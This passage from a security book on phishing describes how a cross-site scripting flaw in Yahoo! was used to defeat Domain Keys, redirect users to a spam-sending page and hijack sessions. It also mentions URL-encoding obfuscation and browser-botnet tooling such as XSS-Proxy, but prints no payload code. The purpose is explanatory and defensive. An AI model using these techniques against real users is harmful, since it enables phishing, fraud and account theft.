
How does this break Yahoo!'s Domain Keys? According to Yahoo, this is the way Domain Keys work (see Figure 5.66).

Figure 5.66 We Just Compromised the Sending Mail Server for Yahoo!




Technically, it's not Domain Keys' fault, but as with any system that uses crypto for authentication, if *localhost* is compromised, all integrity and authentication are compromised as well. The Domain Keys architecture makes the assumption that *localhost* is not compromised, of course, since even malware could force Yahoo! e-mail users to send e-mail within a hidden frame. In our example, we made malicious software using a vulnerability within Yahoo!'s server. We can also do this attack outside Yahoo! accounts by providing our poisoned URL to users. When they click the link, they will be directed to a login page (see Figure 5.67).

Figure 5.67 Clicking Our Link Redirects Users to This Site



As stated earlier, Yahoo! likes using redirects, so when you log in you will be redirected to our evil page, as shown in Figure 5.68.

Figure 5.68 Spammer!



Of course, we don't have to force the user to send phishing e-mails all day long—we can easily hijack the user's session, or rewrite the site to request a password change with the old and new password. We could also force the victim to launch a distributed attack on other sites. In general, once we control a user's browser, we can pretty much do what we want, depending on how creative our attack vector is.

The Evolution of the Phisher

For the last couple of years, we have seen what some might call an overwhelming onslaught of phishing attacks against online transaction companies, including eBay, Bank of America, Amazon, and even Yahoo! As this frenzy of attacks escalates and more consumers are slowly but surely educated, it will seem that phishing activity is decreasing, as you might be thinking as you read this book. The truth is not that phishing has slowed but that the phisher has gotten

better at exploiting users' and companies' lack of understanding in a less overt manner. With the proliferation of malicious software and the underestimation of overlooked cross-user attacks similar to the ones we have reviewed in these last two chapters, businesses are going to have a hard time maintaining the confidence, reputation, and trust they once enjoyed when the "illusion of security" was at its peak. That illusion exists no longer, and the responsibility of the business to protect its customers is now in full view of the public and governments.

The vulnerabilities demonstrated in this book are approximately one-quarter of those that phishers will exploit when given the opportunity in their quest for privy information. Security audits need to adapt to this new threat model, and additional information security standards need to be policed within the walls of the companies that provide these transaction-based services. It's a whole new era of information security, and the tragic aspect of that is, the phishing techniques are not new at all—they have just been lying dormant.

Summary

In this chapter, we discovered the impact that cross-user attacks can have against vulnerable sites, as well as the targeted victims that put their trust in those sites. The power of the Document Object Model and Dynamic HTML arm phishers with the potential to develop completely convincing phishing sites, but fortunately, this evolutionary stage has not yet reached its peek. The prevalent existence of these vulnerabilities demonstrates that cryptographic authentication and integrity can be bypassed trivially without even having access to the "secret" keys necessary to alter any data. Examples such as the above SSL and Yahoo Domain Keys classify cross-user attacks as a very legitimate threat. Tools such as XSS-Proxy demonstrate the possibilities of browsers being transformed into malicious "thick" clients for use by phishers to launch attacks efficiently and anonymously. Phishers will continue to exploit "features" that add extensiveness to email and browsing, and turn them into tools that aid in their malicious intent.


Solutions Fast Track

What Is Dynamic HTML, Really?

- ☑ *Dynamic HTML*, or *DHTML*, is literally a dynamic form of *HTML*
- ☑ Document Object Model is a platform and language-neutral interface that will allow programs and scripts to dynamically access and update the content, structure, and style of documents.
- ☑ The DOM structures these elements in a manner that resembles the existing structure in the way that the document is already modeled. In the case of HTML and other online document meta-languages, the structured model is organized in a somewhat treelike manner. Borrowing a quickly modified example from the W3 site, we can see that this becomes quite apparent:

```
<TABLE>
<TBODY>
<TR>
<TD>1</TD>
<TD>2</TD>
</TR>
<TR>
<TD>3</TD>
<TD>4</TD>
</TR>
</TBODY>
</TABLE>
```

- ☑ In this case, the elements and their content are represented in a treelike manner, and the DOM will handle this logically in a similar manner, as shown in the following figure.



The concept of DHTML is now being supported with DOM as the underlying API.

Features or Flaws

- ☑ Arbitrarily designed Pop-Up windows
- ☑ Dialog windows that prompt the user for information
- ☑ Document.cookie and other alike functions in javascript

Evasive Techniques

- ☑ URL Encoding that obfuscates malicious activity
- ☑ URL encoding can be interpreted by the browser
- ☑ URL encoding is really URL decoding when displayed

Commercial Email

- ☑ This can be dangerous if the site contains vulnerabilities
- ☑ Phishers may observer mass mailing and perform a timed "replay" attack.
- ☑ Email confidence is already down, commerce is not helping.

Cryptographic Implementation

- ☑ Cross-User attacks should be considered a "full" compromise of the "document.domain".
- ☑ SSL certificates are considered null and void if cross-user vulnerabilities exist.
- ☑ If "localhost" is compromised, key integrity does not matter.

Browser Botnets

- ☑ Available tools and skill-set empower phishers to control browsers on the Internet.
- ☑ The attack originates from the target site and takes over the browser.
- ☑ Mitigation of risk starts with the business.
- ☑ Phishers can force users to send mail, attack other sites, and steal information.

Frequently Asked Questions

The following Frequently Asked Questions, answered by the authors of this book, are designed to both measure your understanding of the concepts presented in this chapter and to assist you with real-life implementation of these concepts. To have your questions about this chapter answered by the author, browse to **www.syngress.com/solutions** and click on the **"Ask the Author"** form.

Q: What is the Document Object Model?

A: A platform and language-neutral interface that will allow programs and scripts to dynamically access and update the content, structure and style of documents.

Q: Can SSL be compromised using Cross-Site Scripting?

A: Yes

Q: What is "Session Riding?"

A: The capability to force the victim's browser to send commands to a web server for the attacker via a poisoned link or website.

Q: What available tool is out there to create a persistent connection with a browser via Cross-Site Scripting?

A: XSS-Proxy by Anton Rager located at http://xss-proxy.sf.net

Q: Why do phishers use URL encoding and obfuscation?

A: Phishers use URL encoding to hide their malicious code from the unknowing victim.